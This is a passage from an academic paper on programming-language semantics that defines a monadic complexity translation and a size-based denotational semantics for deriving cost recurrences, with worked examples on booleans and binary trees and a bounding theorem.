$$\begin{aligned}&\frac{\gamma \vdash e : \tau}{\gamma \vdash \text{delay}(e) : \text{susp } \tau} \quad \frac{\gamma \vdash e : \text{susp } \tau}{\gamma \vdash \text{force}(e) : \tau} \\ &\frac{\gamma \vdash e : \phi_C[\delta]}{\gamma \vdash C^\delta e : \delta} \\ &\frac{\gamma \vdash e : \delta \quad \forall C (\gamma, x : \phi_C[\delta \times \text{susp } \tau] \vdash e_C : \tau)}{\gamma \vdash \text{rec}^\delta(e, \overline{C} \mapsto x.e_C) : \tau} \\ &\frac{\gamma, x : \tau_0 \vdash v_1 : \tau_1 \quad \gamma \vdash v_0 : \phi[\tau_0]}{\gamma \vdash \text{map}^\phi(x.v_1, v_0) : \phi[\tau_1]}\end{aligned}$$

$$\begin{aligned}&\frac{}{\text{map}^t(x.v, v_0) \downarrow^0 v[v_0/x]} \quad \frac{}{\text{map}^\tau(x.v, v_0) \downarrow^0 v_0} \quad (t \text{ not in } \tau) \\ &\frac{\text{map}^{\phi_0}(x.v, v_0) \downarrow^{n_0} v'_0 \quad \text{map}^{\phi_1}(x.v, v_1) \downarrow^{n_1} v'_1}{\text{map}^{\phi_0 \times \phi_1}(x.v, \langle v_0, v_1 \rangle) \downarrow^{n_0+n_1} \langle v'_0, v'_1 \rangle} \\ &\frac{}{\text{map}^{\tau \rightarrow \phi}(x.v, \lambda y.e) \downarrow^0 \lambda y. \text{let}(e, z. \text{map}^\phi(x.v, z))}\end{aligned}$$

Figure 1: Source language syntax and typing and operational semantics. Standard typing rules for variables, product types, function types, and `let` are omitted. In omitted operational rules, the costs are the sum of the costs of the subevaluations, except for e_0 e_1 , which adds 1.

- For all $v, v \downarrow^0 v$.

LEMMA 3 (Totality of `map`). *If $\gamma \vdash \text{map}^\phi(x.v_1, v_0) : \phi[\tau_1]$ then $\text{map}^\phi(x.v_1, v_0) \downarrow^0 v$ for some v .*

3. Making Costs Explicit

3.1 The Complexity Language

The complexity language will serve as a monadic metalanguage (Moggi 1991) in which we make evaluation cost explicit. The syntax and typing are given in Figure 2. The preorder judgement defined in Section 5 will play a role analogous to an operational or equational semantics for the complexity language.

Because we are not concerned with the evaluation steps of the complexity language itself, we remove features of the source language that were used to control evaluation costs. Product types are eliminated by projections, rather than `split`. We allow substitution of arbitrary expressions for variables, which is used in recursors for datatypes. Consequently, suspensions are not necessary. We treat $\text{map}^\Phi(x.E, E_1)$ as an admissible rule (macro), defined by induction on Φ :

$$\begin{aligned}&\frac{\Gamma, x : T_0 \vdash E_1 : T_1 \quad \Gamma \vdash E_0 : \Phi[T_0]}{\Gamma \vdash \text{map}^\Phi(x.E_1, E_0) : \Phi[T_1]} \\ &\text{map}^t(x.E, E_0) := E[E_0/x] \\ &\text{map}^T(x.E, E_0) := E_0 \\ &\text{map}^{\Phi_0 \times \Phi_1}(x.E, E_0) := \langle \text{map}^{\Phi_0}(x.E, \pi_0 E_0), \text{map}^{\Phi_1}(x.E, \pi_1 E_0) \rangle \\ &\text{map}^{T \rightarrow \Phi}(x.E, E_1) := \lambda y. \text{map}^\Phi(x.E, E_1 y)\end{aligned}$$

The type \mathbf{C} represents some domain of costs. The term constructors for \mathbf{C} say only that it is a monoid $(+, 0)$ with a value 1

representing a single step. Costs can be interpreted in a variety of ways—e.g. as natural numbers and as natural numbers with infinity (Section 4).

Substitutions Θ in the complexity language are defined as usual, and satisfy standard composition properties:

LEMMA 4.

- If x does not occur in Θ , then $E[\Theta, x/x][E_1/x] = E[\Theta, E_1/x]$.
- If x_1, x_2 do not occur in Θ , then $E[E_1/x_1][E_2/x_2][\Theta] = E[\Theta, E_1[\Theta]/x_1, E_2[\Theta]/x_2]$.

3.2 The Complexity Translation

Consider a higher-order function such as `map` on lists:

$$\begin{aligned}\text{listmap} &= \lambda(f, xs). \text{rec}(xs, \\ &\quad \text{Nil} \mapsto \text{Nil} \\ &\quad \mid \text{Cons} \mapsto \langle y, \langle ys, r \rangle \rangle. \text{Cons}(f y, \text{force}(r)))\end{aligned}$$

The cost of `listmap`(f, xs) depends on the sizes of each element of xs , and the cost of evaluating f on elements of those sizes. However, since `listmap`(f, xs) might itself be an argument to another function (e.g. another `listmap`), we also need to predict the sizes of the elements of `listmap`(f, xs), which depends on the size of the output of f . Thus, to analyze `listmap`, we should be given a recurrence for the cost and size of $f(x)$ in terms of the size of x , and need to produce a recurrence that gives the cost and size of `listmap`(f, xs) in terms of the size of xs . We call the size of the value of an expression that expression's *potential*, because the size of the value determines what future uses of that value will cost.

This discussion motivates a translation $\| \cdot \|$ from source language terms to complexity language terms so that if $e : \tau$, then $\|e\| : \mathbf{C} \times \langle \tau \rangle$. In the complexity language, we call an expression of type $\mathbf{C} \times \langle \tau \rangle$

Types:

$$\begin{aligned} T &::= \mathbf{C} \mid \text{unit} \mid \Delta \mid T \times T \mid T \rightarrow T \\ \Phi &::= t \mid T \mid \Phi \times \Phi \mid T \rightarrow \Phi \\ \text{datatype } \Delta &= C_0^\Delta \text{ of } \Phi_{C_0}[\Delta] \mid \dots \mid C_{n-1}^\Delta \text{ of } \Phi_{C_{n-1}}[\Delta] \end{aligned}$$

Expressions:

$$\begin{aligned} E &::= x \mid 0 \mid 1 \mid E + E \mid \\ &\quad \langle \rangle \mid \langle E, E \rangle \mid \pi_0 E \mid \pi_1 E \mid \lambda x. E \mid E E \\ &\quad \mid C^\Delta E \mid \text{rec}^\Delta(E, \bar{C} \mapsto x. E_{\bar{C}}) \end{aligned}$$

Typing: $\Gamma \vdash E : T$.

$$\frac{\Gamma \vdash E : \Phi_C[\Delta]}{\Gamma \vdash C^\Delta E : \Delta}$$

$$\frac{\Gamma \vdash E : \Delta \quad \forall C (\Gamma, x : \Phi_C[\Delta \times T] \vdash E_C : T)}{\Gamma \vdash \text{rec}^\Delta(E, \bar{C} \mapsto x. E_{\bar{C}}) : T}$$

Figure 2: Complexity language types, expressions, and typing.

The typing rules are standard for unit, product, and arrow types. \mathbf{C} has a binary operation $+$ and elements 0 and 1.

a *complexity*, an expression of type \mathbf{C} a *cost*, and an expression of type $\langle \tau \rangle$ a *potential*. We abbreviate $\mathbf{C} \times \langle \tau \rangle$ by $\|\tau\|$. The first component of $\|e\|$ is the cost of evaluating e , and the second component of $\|e\|$ is the potential of e .

For example, `listmap` is a value, so its cost should be zero. On the other hand, its potential should describe what future uses of `listmap` will cost, in terms of the potentials of its arguments. For the type of `listmap` (uncurried), the above discussion suggests

$$\begin{aligned} \langle (\tau \rightarrow \sigma) \times (\tau \text{ list}) \rightarrow \sigma \text{ list} \rangle &:= \\ \langle \langle \tau \rangle \rightarrow \mathbf{C} \times \langle \sigma \rangle \rangle \times \langle \tau \text{ list} \rangle &\rightarrow \mathbf{C} \times \langle \sigma \text{ list} \rangle \end{aligned}$$

For the argument function, we are provided a recurrence that maps τ -potentials to costs and σ -potentials. For the argument list, we are provided a $\tau \text{ list}$ -potential. Using these, the potential of `listmap` must give the cost for doing the whole `map` and give a $\sigma \text{ list}$ -potential for the value. This illustrates how the potential of a higher-order function is itself a higher-order function.

As discussed above, we stage the extraction of a recurrence, and in the first phase, we do not abstract values as sizes (e.g. we do not replace a list by its length). Because of this, the complexity translation has a succinct description. For any monoid $(\mathbf{C}, +, 0)$, the writer monad (Wadler 1992) $\mathbf{C} \times -$ is a monad with

$$\begin{aligned} \text{return}(E) &:= (0, E) \\ E_1 \gg E_2 &:= (\pi_0(E_1) + \pi_0(E_2(\pi_1(E_1))), \pi_1(E_2(\pi_1(E_1)))) \end{aligned}$$

The monad laws follow from the monoid laws for \mathbf{C} . Thinking of \mathbf{C} as costs, these say that the cost of `return`(e) is zero, and that the cost of `bind` is the sum of the cost of E_1 and the cost of E_2 on the potential of E_1 . The complexity translation is then a call-by-value monadic translation from the source language into the writer monad in the complexity language, where source expressions that cost a step have the “effect” of incrementing the cost component, using the monad operation

$$\text{incr}(E : \mathbf{C}) : \mathbf{C} \times \text{unit} := (E, \langle \rangle)$$

We write this translation out explicitly in Figure 3. When E is a complexity, we write E_c and E_p for $\pi_0 E$ and $\pi_1 E$ respectively (for “cost” and “potential”). We will often need to “add cost” to a complexity; when E_1 is a cost and E_2 a complexity, we write $E_1 +_c E_2$ for the complexity $(E_1 + (E_2)_c, (E_2)_p)$ (in monadic notation, $\text{incr}(E_1) \gg E_2$). The type translation is extended pointwise to contexts, so $x : \tau \in \gamma$ iff $x : \langle \tau \rangle \in \langle \gamma \rangle$ —the translation is call-by-value, so variables range over potentials, not complexities. For example, $\|x\| = (0, x)$, where the x on the left is a source variable and the x on the right is a potential variable. Likewise we assume that for every datatype δ in the source signature, we have a corresponding datatype δ declared in the complexity language.

We note some basic facts about the translation: the type translation commutes with the application of a strictly positive functor, which is used to show that the translation preserves types.

LEMMA 5 (Compositionality).

- $\|\phi[\tau]\| = \|\phi\|[\langle \tau \rangle]$
- $\langle \phi[\tau] \rangle = \langle \phi \rangle[\langle \tau \rangle]$

THEOREM 6. If $\gamma \vdash_\psi e : \tau$, then $\|\gamma\| \vdash_{\|\psi\|} \|e\| : \|\tau\|$.

4. A Size-Based Complexity Semantics

In the above translation, the potential of a value has just as much information as that value itself. Next, we investigate how to abstract values to sizes, such as replacing a list by its length. In this section, we make this replacement by defining a size-based denotational semantics of the complexity language.

We need to be able to treat potentials of inductively-defined data in two different ways. On the one hand, potentials must reflect intuitions about sizes. To that end, we will insist that potentials be partial orders. On the other hand, to interpret `rec` expressions, we must be able to distinguish the datatype constructor that a potential represents. In other words, we need the potentials to also be (something like) inductive data types. We will have our cake and eat it too using an approach similar to the work on views (Wadler 1987). As hinted above, we interpret each datatype Δ in the complexity language as a partial order $\llbracket \Delta \rrbracket$. But we will also make use of the sum type $D^\Delta = \llbracket \Phi_{C_0}[\Delta] \rrbracket + \dots + \llbracket \Phi_{C_{n-1}}[\Delta] \rrbracket$ (representing the unfolding of the datatype) and a function $\text{size}_\Delta : D^\Delta \rightarrow \llbracket \Delta \rrbracket$ (which represents the size of a constructor, in terms of the size of the argument to the constructor). When $\Phi_{C_i} = t$ (i.e. the argument to the constructor is a single recursive occurrence of the datatype), $\text{size}(\text{inj}_i x)$ is intended to represent an upper bound on the size of the values of the form Cv , where v is a value of size at most x . To define the semantics of $\text{rec}^\Delta(y, \bar{C} \mapsto x. E_{\bar{C}})$, we consider all values $z \in D^\Delta$ such that $\text{size}_\Delta(z) \leq y$. We can distinguish between such values to (recursively) compute the possible values of the form $E_C[\dots/x]$, and then take a maximum over all such values.

For example, for the inductive definitions of `nat` and `list` (where the list elements have type `nat`), suppose we want to construe the size of a `list` to be the number of all `nat` and `list` constructors. We implement this in the complexity semantics as

$$\begin{aligned} \llbracket \text{nat} \rrbracket &= \mathbf{Z}^+ \\ D^{\text{nat}} &= \{*\} + \llbracket \text{nat} \rrbracket \\ \text{size}_{\text{nat}}(*) &= 1 \\ \text{size}_{\text{nat}}(m) &= 1 + m \\ \llbracket \text{list} \rrbracket &= \mathbf{Z}^+ \\ D^{\text{list}} &= \{*\} + (\llbracket \text{nat} \rrbracket \times \llbracket \text{list} \rrbracket) \\ \text{size}_{\text{list}}(*) &= 1 \\ \text{size}_{\text{list}}((m, n)) &= 1 + m + n \end{aligned}$$

where \mathbf{Z}^+ is the non-negative integers.

$$\begin{array}{ll}
\|\tau\| &= \mathbf{C} \times \langle\langle\tau\rangle\rangle \\
\langle\langle\mathbf{unit}\rangle\rangle &= \mathbf{unit} \\
\langle\langle\sigma \times \tau\rangle\rangle &= \langle\langle\sigma\rangle\rangle \times \langle\langle\tau\rangle\rangle \\
\langle\langle\sigma \rightarrow \tau\rangle\rangle &= \langle\langle\sigma\rangle\rangle \rightarrow \langle\langle\tau\rangle\rangle \\
\langle\langle\mathbf{susp} \tau\rangle\rangle &= \|\tau\| \\
\langle\langle\delta\rangle\rangle &= \delta \\
\\
\|\phi\| &= \mathbf{C} \times \langle\langle\phi\rangle\rangle \\
\langle\langle t \rangle\rangle &= t \\
\langle\langle \tau \rangle\rangle &= \langle\langle \tau \rangle\rangle \\
\langle\langle \phi_0 \times \phi_1 \rangle\rangle &= \langle\langle \phi_0 \rangle\rangle \times \langle\langle \phi_1 \rangle\rangle \\
\langle\langle \tau \rightarrow \phi \rangle\rangle &= \langle\langle \tau \rangle\rangle \rightarrow \langle\langle \phi \rangle\rangle
\end{array}$$

$\langle\langle\psi\rangle\rangle$ has, for each datatype δ in ψ
 datatype $\delta = C_0^\delta$ of $\langle\langle\phi_{C_0}\rangle\rangle[\delta] \mid \dots \mid C_{n-1}^\delta$ of $\langle\langle\phi_{n-1}\rangle\rangle[\delta]$

$$\begin{array}{ll}
\|x\| &= \langle 0, x \rangle \\
\|\langle \rangle\| &= \langle 0, \langle \rangle \rangle \\
\|\langle e_0, e_1 \rangle\| &= \langle \|e_0\|_c + \|e_1\|_c, \langle \|e_0\|_p, \|e_1\|_p \rangle \rangle \\
\|\mathbf{split}(e_0, x_0.x_1.e_1)\| &= \|e_0\|_c + c \\
&\quad \|e_1\|[\pi_0\|e_0\|_p/x_0, \pi_1\|e_1\|_p/x_1] \\
\|\lambda x.e\| &= \langle 0, \lambda x.e \rangle \\
\|e_0 e_1\| &= (1 + (e_0)_c + (e_1)_c) + c (e_0)_p (e_1)_p \\
\|\mathbf{delay}(e)\| &= \langle 0, \|e\| \rangle \\
\|\mathbf{force}(e)\| &= \|e\|_c + c \|e\|_p \\
\|C_i^\delta e\| &= \langle \|e\|_c, C_i^\delta \|e\|_p \rangle \\
\|\mathbf{rec}^\delta(e, \overline{C \mapsto x.e_C})\| &= \|e\|_c + c \mathbf{rec}^\delta(\|e\|_p, \overline{C \mapsto x.1 + c \|e_C\|}) \\
\|\mathbf{map}^\phi(x.v_0, v_1)\| &= \langle 0, \mathbf{map}^{\langle\langle\phi\rangle\rangle}(x.\|v_0\|_p, \|v_1\|_p) \rangle \\
\|\mathbf{let}(e_0, x.e_1)\| &= \|e_0\|_c + c \|e_1\|[\|e_0\|_p/x]
\end{array}$$

Figure 3: Translation from source types and expressions to complexity types and expressions. Recall that $\|e\|_c = \pi_0\|e\|$ and $\|e\|_p = \pi_1\|e\|$.

We define the size-based complexity semantics as follows. The base cases for an inductive definition of (S^T, \leq_T) for every complexity type T consist of well-founded partial orders (S^Δ, \leq_Δ) for every datatype Δ in the signature, such that \leq_Δ is closed under arbitrary maximums (see below for a discussion). We define $\mathbf{N}^\infty = \mathbf{N} \cup \{\infty\}$, where \mathbf{N} is the natural numbers with the usual order and addition. We extend the order and addition to ∞ by $n \leq_{\mathbf{N}^\infty} \infty$ and $n + \infty = \infty + n = \infty + \infty = \infty$ for all $n \in \mathbf{N}$. For products and functions we define $S^{\mathbf{unit}} = \{*\}$ and $S^{T_0 \times T_1} = S^{T_0} \times S^{T_1}$ and $S^{T_0 \rightarrow T_1} = (S^{T_1})^{S^{T_0}}$, with the trivial, componentwise, and pointwise partial orders, respectively. Complexity types are interpreted into this type structure by setting $\llbracket \mathbf{C} \rrbracket = \mathbf{N}^\infty$ and $\llbracket T \rrbracket = S^T$ for each complexity type T .

Stating the conditions on programmer-defined size functions requires some auxiliary notions. For datatype $\Delta = \overline{C}$ of Φ_C , set $D^\Delta = \llbracket \Phi_{C_0}[\Delta] \rrbracket + \dots + \llbracket \Phi_{C_{n-1}}[\Delta] \rrbracket$, writing $\mathit{inj}_i : \llbracket \Phi_{C_i}[\Delta] \rrbracket \rightarrow D^\Delta$ for the i^{th} injection. Next, we define a function sz^Φ with domain $\llbracket \Phi[\Delta] \rrbracket$ (the semantic analogue of the argument type of a datatype constructor). $\mathit{sz}^\Phi(a)$ is intended to be the maximum of the values of type $\llbracket \Delta \rrbracket$ from which a is built using pairing and function application. We want to define sz^Φ by induction on Φ , computing the maximum at each step. To ignore values not of type $\llbracket \Delta \rrbracket$ we assume an element $\perp \notin S^\Delta$ that serves as an identity for \vee ; that is, we order $S^\Delta \cup \{\perp\}$ so that $\perp < a$ for all $a \in S^\Delta$. We define $\mathit{sz}^\Phi : \llbracket \Phi[\Delta] \rrbracket \rightarrow S^\Delta \cup \{\perp\}$ by induction on Φ as follows:

$$\begin{aligned}
\mathit{sz}^t(a) &= a \\
\mathit{sz}^T(a) &= \perp \\
\mathit{sz}^{\Phi_0 \times \Phi_1}(a) &= \mathit{sz}^{\Phi_0}(a) \vee \mathit{sz}^{\Phi_1}(a) \\
\mathit{sz}^{T \rightarrow \Phi}(f) &= \bigvee_{a \in \llbracket T \rrbracket} \mathit{sz}^\Phi(f(a))
\end{aligned}$$

The key input to the size-based semantics is programmer-supplied size functions $\mathit{size}_\Delta : D^\Delta \rightarrow S^\Delta$ such that

$$\mathit{sz}^{\Phi C_i}(a) <_{S^\Delta \cup \{\perp\}} (\mathit{size}_\Delta \circ \mathit{inj}_i)(a)$$

size_Δ represents the programmer's notion of size for inductively-defined values. The only condition, which is used to interpret the recursor, is that the size of a value is strictly greater than the size of any of its substructures of the same type. For example, this condition permits interpreting the size of a list as its length or its total number

of constructors, and the size of a tree as its number of nodes or its height. Non-examples include defining the size of a list of natural numbers to be the number of successor constructors, and defining the size of all natural numbers to be a constant (though see Section 6.5 for a discussion of this latter possibility).

The interpretation of most terms is standard except for that of constructors and \mathbf{rec} , which are given in Figure 4. We write $\mathit{map}^{\Phi, T_0, T_1}$ for semantic functions that mirror the definition of \mathbf{map} , and we overload the notation C_i to stand for $\mathit{inj}_i : \llbracket \Phi_{C_i}[\delta] \rrbracket \rightarrow D^\delta$. The implementation of the recursors requires a bit of explanation, and is motivated by the goal to have $\|e\|$ bound the cost and potential of e . We expect that $\llbracket \mathbf{rec}^\delta(e, \overline{C \mapsto x.e_C}) \rrbracket$, which depends on $\llbracket \mathbf{rec}^\delta(\|e\|_p, \overline{C \mapsto x.\|e_C\|}) \rrbracket$, should branch on $\llbracket \|e\|_p \rrbracket$, evaluating to the appropriate $\llbracket \|e_C\| \rrbracket$. However, $\llbracket \|e\|_p \rrbracket$ will be a semantic value of type S^δ , whereas to branch, we need a semantic value of type D^δ . Furthermore, $\llbracket \|e\|_p \rrbracket$ is an *upper bound* on the size of e , so $\llbracket \|e\|_p \rrbracket$ does not tell us the precise form of e , and so we cannot use $\llbracket \|e\|_p \rrbracket$ to predict which branch the evaluation of the source \mathbf{rec} expression will follow. We solve these problems by introducing a semantic *case* function, and define the denotation of \mathbf{rec} expressions by taking a maximum over the branches for all semantic values that are bounded by the upper bound $\llbracket \|e\|_p \rrbracket$. This is the source of the requirement that base-type potentials be closed under arbitrary maximums. Although this requirement seems rather strong, in most examples it seems easy to satisfy. In particular, we think of most datatype potentials (sizes) as being natural numbers, and so we satisfy the condition by interpreting them by \mathbf{N}^∞ .

The restriction on size_Δ ensures that the recursion used to interpret \mathbf{rec} expressions descends along a well-founded partial order, and hence is well-defined. The maximum may end up being a maximum over all possible values, but this simply indicates that our interpretation fails to give us precise information.

We illustrate this semantics on some examples. In order to ease the notation, we will occasionally write syntactic expressions for the corresponding semantic values (in effect, dropping $\llbracket \cdot \rrbracket$). We also write the *case* function as a branch on constructors; for example, we write $\mathit{case}(t, \mathbf{Emp} \mapsto x.(1, 1) \mid \mathbf{Node} \mapsto \langle y, t_0, t_1 \rangle.e)$ for $\mathit{case}(t, \lambda x.\langle 1, 1 \rangle, \lambda \langle y, t_0, t_1 \rangle.e)$.

$$\begin{aligned}
\text{case}^\Delta : D^\Delta \times \prod_C (S^{\llbracket \Phi_C[\Delta] \rrbracket} \rightarrow S^\tau) &\rightarrow S^\tau & \text{case}(Cx, (\dots, f_C, \dots)) &= f_C(x) \\
\llbracket Ce \rrbracket \xi &= \text{size}(C(\llbracket e \rrbracket \xi)) \\
\llbracket \text{rec}^\Delta(E, \overline{C \mapsto x.E_C}) \rrbracket \xi &= \bigvee_{\text{size } z \leq \llbracket E \rrbracket \xi} \text{case}(z, (\dots, f_C, \dots)) \\
f_C(x) &= \llbracket E_C \rrbracket \xi \{x \mapsto \llbracket \text{map}^{\Phi_C}(w. \langle w, \text{rec}(w, \overline{C \mapsto x.E_C}) \rrbracket \xi, x) \rrbracket \xi, x\} \\
&= \llbracket E_C \rrbracket \xi \{x \mapsto \text{map}^{\Phi_C}(\lambda a. (a, \llbracket \text{rec}(w, \overline{C \mapsto x.E_C}) \rrbracket \xi \{w \mapsto a\}), x)\}
\end{aligned}$$

Figure 4: The interpretation of `rec` in the size-based semantics for the complexity language.

4.1 Booleans and Conditionals

In the source language we define booleans and their `case` construct:

```

datatype bool = True of unit | False of unit
case( $e^{\text{bool}}, e_0^\tau, e_1^\tau$ ) = rec( $e, \text{True} \mapsto e_0 \mid \text{False} \mapsto e_1$ )

```

(recall our convention on writing e_C for $x.e_C$ when $\phi_C = \text{unit}$). In the semantics of the complexity language, we interpret `bool` as a one-element set $\{1\}$, so `True` and `False` are indistinguishable by “size.” Our interpretation yields

$$\begin{aligned}
\llbracket \llbracket \text{case}(e, e_0, e_1) \rrbracket \rrbracket \\
&= \llbracket e \rrbracket_c + c \\
&\quad \bigvee_{\text{size } b \leq \llbracket e \rrbracket_p} \text{case}(b, \text{True} \mapsto 1 + c \llbracket e_0 \rrbracket \mid \text{False} \mapsto 1 + c \llbracket e_1 \rrbracket) \\
&= \llbracket e \rrbracket_c + c (\text{case}(\text{True}, \text{True} \mapsto 1 + c \llbracket e_0 \rrbracket \mid \text{False} \mapsto 1 + c \llbracket e_1 \rrbracket) \\
&\quad \vee \text{case}(\text{False}, \text{True} \mapsto 1 + c \llbracket e_0 \rrbracket \mid \text{False} \mapsto 1 + c \llbracket e_1 \rrbracket)) \\
&= (1 + \llbracket e \rrbracket_c) + c (\llbracket e_0 \rrbracket \vee \llbracket e_1 \rrbracket).
\end{aligned}$$

In other words, if we cannot distinguish between `True` and `False` by size, then the interpretation of a conditional is just the maximum of its branches (with the additional cost of evaluating the test). This is precisely the interpretation used by Danner et al. (2013).

4.2 Tree Membership

Next we consider an example that shows that the “big” maximum used to interpret the recursor can typically be simplified to the recurrence that one expects to see. We analyze the cost of checking membership in an `int`-labeled tree. For this example, we treat `int` (in the source and complexity languages) as a datatype with 2^{32} constructors where the equality test $x = y$ is implemented by a rather large case analysis. We write e_0 `orelse` e_1 as an abbreviation for `case($e_0, \text{True} \mapsto \text{True} \mid \text{False} \mapsto e_1$)`.

```

datatype tree = Emp of unit | Node of int × tree × tree
mem( $t, x$ ) = rec( $t$ ,
  Emp ↦ False
  Node ↦  $\langle y, \langle t_0, r_0 \rangle, \langle t_1, r_1 \rangle \rangle$ .
     $y = x$  orelse (force  $r_0$  orelse force  $r_1$ ))

```

Let us define the size of a tree to be the number of nodes:

$$\begin{aligned}
\llbracket \text{tree} \rrbracket &= \mathbf{N}^\infty \\
D^{\text{tree}} &= \{*\} + \{1\} \times \mathbf{N}^\infty \times \mathbf{N}^\infty \\
\text{size}_{\text{tree}}(\text{Emp}) &= 0 \\
\text{size}_{\text{tree}}(\text{Node}(1, n_0, n_1)) &= 1 + n_0 + n_1
\end{aligned}$$

We would like to get the following recurrence for the cost of the `rec` expression when t has size n :

$$T(0) = 1 \quad T(n) = \bigvee_{n_0 + n_1 + 1 = n} 6 + T(n_0) + T(n_1)$$

($x = y$ requires an application and two `case` evaluations; each `orelse` evaluation costs 1; and we charge for the `rec` reduction).

Working through the interpretation yields $\llbracket \llbracket \text{mem}(t, x) \rrbracket \rrbracket_c = \llbracket t \rrbracket_c + g(\llbracket t \rrbracket_p) + 1$ where

$$\begin{aligned}
g(n) &= \llbracket \text{rec}(z, \text{Emp} \mapsto 1 \\
&\quad \text{Node} \mapsto \langle y, \langle t_0, r_0 \rangle, \langle t_1, r_1 \rangle \rangle. 6 + (r_0)_c + (r_1)_c \\
&\quad \rrbracket \{z \mapsto n\}.
\end{aligned}$$

We can calculate that $g(0) = 1$, and for $n > 0$:

$$\begin{aligned}
g(n) &= \bigvee_{\text{size } t \leq n} \text{case}(t, \\
&\quad \text{Emp} \mapsto 1 \\
&\quad \text{Node} \mapsto \langle y, n_0, n_1 \rangle. 6 + g(n_0) + g(n_1)) \\
&= g(n-1) \vee \bigvee_{\text{size } t = n} \text{case}(t, \dots) \\
&= g(n-1) \vee \bigvee_{1 + n_0 + n_1 = n} \text{case}(\text{Node}(1, n_0, n_1), \dots) \\
&= g(n-1) \vee \bigvee_{1 + n_0 + n_1 = n} (6 + g(n_0) + g(n_1))
\end{aligned}$$

We now notice that when we take $n_0 = 0$ and $n_1 = n - 1$ we have

$$6 + g(n_0) + g(n_1) = 6 + g(0) + g(n-1) \geq g(n-1)$$

and hence

$$\begin{aligned}
g(n) &= g(n-1) \vee \bigvee_{1 + n_0 + n_1} (6 + g(n_0) + g(n_1)) \\
&= \bigvee_{1 + n_0 + n_1} (6 + g(n_0) + g(n_1))
\end{aligned}$$

which is precisely the recurrence we would expect.

4.3 Tree Map

Next, we consider an example that illustrates reasoning about higher-order functions and the benefits of choosing an appropriate notion of size. We analyze the cost of the `map` function for `nat`-labeled binary trees:

```

treemap( $f, t$ ) = rec( $t$ ,
  Emp ↦ Emp
  Node ↦  $\langle y, \langle t_0, r_0 \rangle, \langle t_1, r_1 \rangle \rangle$ .
    Node( $f(y)$ , force  $r_0$ , force  $r_1$ ).

```

Suppose the cost of evaluating f is monotone with respect to the size of its argument, where we define the size of a natural number n to be $1 + n$ (to count the zero constructor). The cost of evaluating `treemap(f, t)` should be bounded by $1 + n \cdot (1 + f(s)_c)$, where n is the number of nodes in t , s is the maximum size of all labels in t ,

and we write $f(s)_c$ for the cost of evaluating f on a natural number of size s (the map runs f on an input of size at most s for each of the n nodes, and takes an additional n steps to traverse the tree).

We take $\llbracket \text{tree} \rrbracket = \mathbb{N}^\infty \times \mathbb{N}^\infty$, where we think of the pair (n, s) as (number of nodes, maximum size of label), and use the mutual ordering on pairs $((n, s) < (n', s')$ iff $n \leq n'$ and $s < s'$ or $n < n'$ and $s \leq s')$. The size function is defined as follows:

$$\text{size}(\text{Emp}) = (0, 0)$$

$$\text{size}(\text{Node}(n, (n_0, s_0), (n_1, s_1))) = (1 + n_0 + n_1, \max\{n, s_0, s_1\}).$$

Let us write $g(m, s) = \llbracket \text{rec}(\dots) \rrbracket \{t \mapsto (m, s)\}$, so that $(\llbracket \text{treemap} \rrbracket(f, (m, s)))_c = g(m, s) + 1$. We now show that $g(m, s) \leq m(1 + f(s)_c)$ by induction:

$$\begin{aligned} g(m, s) &= \bigvee_{\text{size } z \leq (m, s)} \text{case}(z, \\ &\quad \text{Emp} \mapsto 1 \\ &\quad \text{Node} \mapsto \langle n, (n_0, s_0), (n_1, s_1) \rangle. \\ &\quad (1 + (f(n))_c + (g(n_0, s_0))_c + (g(n_1, s_1))_c) \\ &= 1 \vee \bigvee_{\substack{1+n_0+n_1 \leq m \\ \max\{n, s_0, s_1\} \leq s}} (1 + f(n)_c + (g(n_0, s_0))_c + (g(n_1, s_1))_c) \\ &\leq \bigvee_{\substack{1+n_0+n_1 \leq m \\ \max\{n, s_0, s_1\} \leq s}} (1 + f(n)_c + \\ &\quad n_0 \cdot (1 + f(s_0)_c) + n_1 \cdot (1 + f(s_1)_c)) \\ &\leq \bigvee_{\substack{1+n_0+n_1 \leq m \\ \max\{n, s_0, s_1\} \leq s}} (1 + n_0 + n_1)(1 + f(\max\{n, s_0, s_1\})_c) \\ &\leq m \cdot (1 + f(s)_c). \end{aligned}$$

4.4 The Bounding Theorem for the Size-Based Semantics

The most basic correctness criterion for our technique is that a closed source program's operational cost is bounded by the cost component of the denotation of its complexity translation. However, to know that extracted *recurrences* are correct, it is not enough to consider closed programs; we also need to know that the potential of a function bounds that function's operational cost on all arguments, and so on at higher type. Thus, we use a logical relation. We first show a simplified case of the logical relation, where for this subsection only we do not allow datatype constructors to take functions as arguments (i.e., drop the $\tau \rightarrow \phi$ clause from constructor argument types ϕ). In Section 5, we consider the general case, which requires some non-trivial technical additions to the main definition.

DEFINITION 2.

1. Let e be a closed source language expression and a a semantic value. We write $e \sqsubseteq_\tau a$ to mean: if $e \downarrow^n v$, then
 - (a) $n \leq a_c$; and
 - (b) $v \sqsubseteq_\tau^{\text{val}} a_p$.
2. Let v be a source language value and a a semantic value. We define $v \sqsubseteq_\tau^{\text{val}} a$ by:
 - (a) $() \sqsubseteq_{\text{unit}}^{\text{val}} 1$.
 - (b) $\langle v_0, v_1 \rangle \sqsubseteq_{\tau_0 \times \tau_1}^{\text{val}} a$ if $v_i \sqsubseteq_{\tau_i}^{\text{val}} \pi_i a$ for $i = 0, 1$.
 - (c) $\text{delay}(e) \sqsubseteq_{\text{susp } \tau}^{\text{val}} a$ if $e \sqsubseteq_\tau a$.

- (d) $C(v) \sqsubseteq_\delta^{\text{val}} a$ if there is a' such that $v \sqsubseteq_{\phi_C[\delta]}^{\text{val}} a'$ and $\text{size}(C(a')) \leq a$.¹
- (e) $\lambda x. e \sqsubseteq_{\sigma \rightarrow \tau}^{\text{val}} a$ if whenever $v \sqsubseteq_\sigma^{\text{val}} a'$, $e[v/x] \sqsubseteq_\tau a(a')$.

THEOREM 7 (Bounding theorem). *If $e : \tau$ in the source language, then $e \sqsubseteq_\tau \llbracket e \rrbracket$.*

Rather than proving this bounding theorem directly, in Section 5 we identify syntactic constraints on the complexity language which allow the proof to be carried through (Theorem 12). Because the size-based semantics satisfies these syntactic constraints (see Section 6.1), Theorem 7 is a corollary of Theorem 12.

5. The Syntactic Bounding Theorem

